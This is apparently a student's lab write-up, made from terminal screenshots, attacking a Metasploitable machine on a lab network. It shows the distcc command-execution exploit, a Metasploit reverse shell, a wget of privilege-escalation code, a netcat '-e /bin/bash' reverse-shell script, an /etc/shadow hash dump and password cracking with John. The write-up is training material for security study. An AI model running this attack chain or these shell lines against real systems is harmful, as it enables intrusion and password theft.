
Lab10


Step 1



```
┌──(kali㉿kali)-[~]
└─$ searchsploit daemon command execution
------------------------------------------------------------------------------ ---------------------------------
 Exploit Title                                                                |  Path
------------------------------------------------------------------------------ ---------------------------------
BitMover BitKeeper 3.0 - Daemon Mode Remote Command Execution                 | multiple/remote/22145.txt
DD-WRT HTTPd Daemon/Service - Arbitrary Command Execution (Metasploi          | cgi/webapps/16856.rb
DD-WRT HTTPd Daemon/Service - Remote Command Execution                        | hardware/remote/9209.txt
DistCC Daemon - Command Execution (Metasploit)                                | multiple/remote/9915.rb
Zenoss 3 - showDaemonXMLConfig Command Execution (Metasploit)                 | unix/remote/20205.rb
------------------------------------------------------------------------------ ---------------------------------
Shellcodes: No Results

┌──(kali㉿kali)-[~]
└─$ searchsploit -m /multiple/remote/9915.rb
  Exploit: DistCC Daemon - Command Execution (Metasploit)
      URL: https://www.exploit-db.com/exploits/9915
     Path: /usr/share/exploitdb/exploits/multiple/remote/9915.rb
    Codes: CVE-2004-2687, OSVDB-13378
 Verified: True
File Type: Ruby script, ASCII text
cp: overwrite '/home/kali/9915.rb'? no
Copied to: /home/kali/9915.rb



┌──(kali㉿kali)-[~]
└─$ nmap -p 3632 10.10.4.5-40 --script distcc-cve2004-2687 --script-args="distcc-cve2004-2687.cmd='id'"

Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-20 07:15 EDT
Nmap scan report for Toyota_Corolla.cyberlab.test (10.10.4.10)
Host is up (0.0043s latency).

PORT     STATE  SERVICE
3632/tcp closed distccd
MAC Address: 00:15:5D:7C:56:0F (Microsoft)

Nmap scan report for Toyota_Carina.cyberlab.test (10.10.4.20)
Host is up (0.0048s latency).

PORT     STATE SERVICE
3632/tcp open  distccd
| distcc-cve2004-2687:
|   VULNERABLE:
|   distcc Daemon Command Execution
|     State: VULNERABLE (Exploitable)
|     IDs:  CVE:CVE-2004-2687
|     Risk factor: High  CVSSv2: 9.3 (HIGH) (AV:N/AC:M/Au:N/C:C/I:C/A:C)
|       Allows executing of arbitrary commands on systems running distccd 3.1 and
|       earlier. The vulnerability is the consequence of weak service configuration.
|
|     Disclosure date: 2002-02-01
|     Extra information:
|
|     uid=1(daemon) gid=1(daemon) groups=1(daemon)
|
|     References:
|       https://nvd.nist.gov/vuln/detail/CVE-2004-2687
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2004-2687
|_      https://distcc.github.io/security.html
MAC Address: 00:15:5D:7C:56:0E (Microsoft)

Nmap scan report for Toyota_Yaris.cyberlab.test (10.10.4.30)
Host is up (0.00080s latency).

PORT     STATE    SERVICE
3632/tcp filtered distccd
MAC Address: 00:15:5D:7C:56:0D (Microsoft)

Nmap scan report for 10.10.4.35
```


```
[+] 10.10.4.20:3632 - The target is vulnerable.
msf6 exploit(unix/misc/distcc_exec) > exploit
[*] Started reverse TCP handler on 10.10.4.131:4444
[*] 10.10.4.20:3632 - stderr: bash: 190: Bad file descriptor
[*] 10.10.4.20:3632 - stderr: bash: /dev/tcp/10.10.4.131/4444: No such file or directory
[*] 10.10.4.20:3632 - stderr: bash: 190: Bad file descriptor
[*] Exploit completed, but no session was created.
msf6 exploit(unix/misc/distcc_exec) > set PAYLOAD cmd/unix/reverse
PAYLOAD ⇒ cmd/unix/reverse
msf6 exploit(unix/misc/distcc_exec) > check
[+] 10.10.4.20:3632 - The target is vulnerable.
msf6 exploit(unix/misc/distcc_exec) > exploit
[*] Started reverse TCP double handler on 10.10.4.131:4444
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo aKbpYvoE7hhlAD89;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket A
[*] A: "sh: line 3: Escape: command not found\r\n"
[*] Matching ...
[*] B is input ...
[*] Command shell session 1 opened (10.10.4.131:4444 → 10.10.4.20:49956) at 2025-03-20 07:18:57 -0400


Shell Banner:
aKbpYvoE7hhlAD89
-----


whois
sh: line 7: whois: command not found
id
uid=1(daemon) gid=1(daemon) groups=1(daemon)
sysinfo
sh: line 9: sysinfo: command not found
ipconfig
sh: line 10: ipconfig: command not found
ifconfig
eth0      Link encap:Ethernet  HWaddr 00:15:5d:7c:56:0e
          inet addr:10.10.4.20  Bcast:10.10.4.255  Mask:255.255.255.0
          inet6 addr: fe80::215:5dff:fe7c:560e/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1151862 errors:0 dropped:6288 overruns:0 frame:0
          TX packets:858224 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:148557878 (141.6 MB)  TX bytes:140692623 (134.1 MB)
          Interrupt:9 Base address:0×ec00

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:1605158 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1605158 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:785319925 (748.9 MB)  TX bytes:785319925 (748.9 MB)


uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
cat /etc/os-release
cat: /etc/os-release: No such file or directory
netst -tuln
sh: line 15: netst: command not found
netstat -tuln
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:512             0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:35712           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:513             0.0.0.0:*               LISTEN
```

Step2 Enumeration




```
2.6.24-16-server
udevadm --version
117
```

Step 3. Priviledge Escalation




```
   220  exploit/linux/http/php_imap_open_rce                                   2018-10-23       good
     Yes    php imap_open Remote Code Execution
   221    \_ target: prestashop                                                .                .
     .      .
   222    \_ target: suitecrm                                                  .                .
     .      .
   223    \_ target: e107v2                                                    .                .
     .      .
   224    \_ target: Horde IMP H3                                              .                .
     .      .
   225    \_ target: custom                                                    .                .
     .      .
   226  exploit/linux/local/ptrace_sudo_token_priv_esc                         2019-03-24       excell
ent  Yes    ptrace Sudo Token Privilege Escalation


Interact with a module by name or index. For example info 226, use 226 or use exploit/linux/local/ptra
ce_sudo_token_priv_esc

msf6 post(windows/gather/enum_browsers) > exit
[*] You have active sessions open, to exit anyway type "exit -y"
msf6 post(windows/gather/enum_browsers) > sessions

Active sessions
===============

  Id  Name  Type             Information  Connection
  --  ----  ----             -----------  ----------
  1         shell cmd/unix                10.10.4.131:4444 → 10.10.4.20:41501 (10.10.4.20)

msf6 post(windows/gather/enum_browsers) > sessions -i 1
[*] Starting interaction with 1 ...

id
uid=1(daemon) gid=1(daemon) groups=1(daemon)
wget http://10.10.4.131:8000/jaakko.c
--05:29:53--  http://10.10.4.131:8000/jaakko.c
           ⇒ `jaakko.c'
Connecting to 10.10.4.131:8000 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 2,770 (2.7K) [text/x-csrc]

    0K ..                                                    100%    2.22 MB/s

05:29:53 (2.22 MB/s) - `jaakko.c' saved [2770/2770]

ls -l
total 12
-rw------- 1 tomcat55 nogroup     0 Jul 14  2024 5392.jsvc_up
drwx------ 2 msfadmin msfadmin 4096 Apr 24 06:25 gconfd-msfadmin
-rw-r--r-- 1 daemon   daemon   2770 Mar 27 03:51 jaakko.c
drwx------ 2 msfadmin msfadmin 4096 Apr 24 06:25 orbit-msfadmin
gcc -o jaakkoC jaakko.c
ls -l
total 24
-rw------- 1 tomcat55 nogroup     0 Jul 14  2024 5392.jsvc_up
drwx------ 2 msfadmin msfadmin 4096 Apr 24 06:25 gconfd-msfadmin
-rw-r--r-- 1 daemon   daemon   2770 Mar 27 03:51 jaakko.c
-rwxr-xr-x 1 daemon   daemon   8652 Apr 25 05:31 jaakkoC
drwx------ 2 msfadmin msfadmin 4096 Apr 24 06:25 orbit-msfadmin
touch jaakko
echo "#!/bin/bash" >> jaakko
exho "nc 10.10.4.131 9999 -e /bin/bash" >> jaakko
sh: line 173: exho: command not found
echo "nc 10.10.4.131 9999 -e /bin/bash" >> jaakko
cat jaakko
#!/bin/bash
nc 10.10.4.131 9999 -e /bin/bash
█
```



```
┌──(kali㉿kali)-[~]
└─$ searchsploit linux/local/5093.c
----------------------------------------------------------------- ---------------------------
 Exploit Title                                                   |  Path
----------------------------------------------------------------- ---------------------------
Linux Kernel 2.6.23 < 2.6.24 - 'vmsplice' Local Privilege Escalatio | linux/local/5093.c
----------------------------------------------------------------- ---------------------------
Shellcodes: No Results

┌──(kali㉿kali)-[~]
└─$ cp /linux/local/5093.c /home/kali/
cp: cannot stat '/linux/local/5093.c': No such file or directory

┌──(kali㉿kali)-[~]
└─$ cp ~/linux/local/5093.c /home/kali/
cp: cannot stat '/home/kali/linux/local/5093.c': No such file or directory

┌──(kali㉿kali)-[~]
└─$ cp /usr/share/exploitdb/linux/local/5093.c /home/kali/
cp: cannot stat '/usr/share/exploitdb/linux/local/5093.c': No such file or directory

┌──(kali㉿kali)-[~]
└─$ locate 5093.c
/usr/share/exploitdb/exploits/linux/local/5093.c

┌──(kali㉿kali)-[~]
└─$ cp /usr/share/exploitdb/exploits/linux/local/5093.c /home/kali/

┌──(kali㉿kali)-[~]
└─$ searchsploit -m exploits/linux/local/8572.c
  Exploit: Linux Kernel 2.6 (Gentoo / Ubuntu 8.10/9.04) UDEV < 1.4.1 - Local Privilege Escalation (2)
      URL: https://www.exploit-db.com/exploits/8572
     Path: /usr/share/exploitdb/exploits/linux/local/8572.c
    Codes: OSVDB-53810, CVE-2009-1185
 Verified: True
File Type: C source, ASCII text
Copied to: /home/kali/8572.c



┌──(kali㉿kali)-[~]
└─$ ls
3       8572.c  9915.rb  Documents  jaakko.c  Pictures  Templates
5092.c  9083.c  Desktop  Downloads  Music     Public    Videos

┌──(kali㉿kali)-[~]
└─$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:37:5e:89 brd ff:ff:ff:ff:ff:ff
    inet 10.10.4.131/24 brd 10.10.4.255 scope global dynamic noprefixroute eth0
       valid_lft 688448sec preferred_lft 688448sec
    inet6 fe80::7f7a:c1e4:bd16:8bbd/64 scope link noprefixroute
       valid_lft forever preferred_lft forever

┌──(kali㉿kali)-[~]
└─$ █
```


Step 4 Get Hashdump



```
msf6 exploit(unix/misc/distcc_exec) > exploit
[*] Started reverse TCP double handler on 10.10.4.131:4444
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo UcGFDlZ51gbjKdTn;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "UcGFDlZ51gbjKdTn\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 9 opened (10.10.4.131:4444 → 10.10.4.20:4
5391) at 2025-03-27 05:08:41 -0400

./jaakkoC 3263
█
```

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 9999
listening on [any] 9999 ...
connect to [10.10.4.131] from (UNKNOWN) [10.10.4.20] 34684
id
uid=0(root) gid=0(root)
whoami
root
cat /etc/shadow
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
gnats:*:14684:0:99999:7:::
nobody:*:14684:0:99999:7:::
libuuid:!:14684:0:99999:7:::
dhcp:*:14684:0:99999:7:::
syslog:*:14684:0:99999:7:::
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd:*:14684:0:99999:7:::
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:
7:::
bind:*:14685:0:99999:7:::
postfix:*:14685:0:99999:7:::
ftp:*:14685:0:99999:7:::
postgres:$1$Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/:14685:0:99999:
7:::
mysql:!:14685:0:99999:7:::
tomcat55:*:14691:0:99999:7:::
distccd:*:14698:0:99999:7:::
user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::
service:$1$kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:14715:0:99999:7
:::
telnetd:*:14715:0:99999:7:::
proftpd:!:14727:0:99999:7:::
statd:*:15474:0:99999:7:::
█
```

Step 5 Password Cracking



```
┌──(kali㉿kali)-[~]
└─$ john --wordlist=/usr/share/john/password.lst hashdump.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5c
rypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instea
d
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) $1$ (and varia
nts) [MD5 128/128 AVX 4×3])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
123456789        (klog)
batman           (sys)
service          (service)
3g 0:00:00:00 DONE (2025-03-27 05:14) 42.85g/s 50657p/s 210857c/s 210857C/s !@#$%.
.sss
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```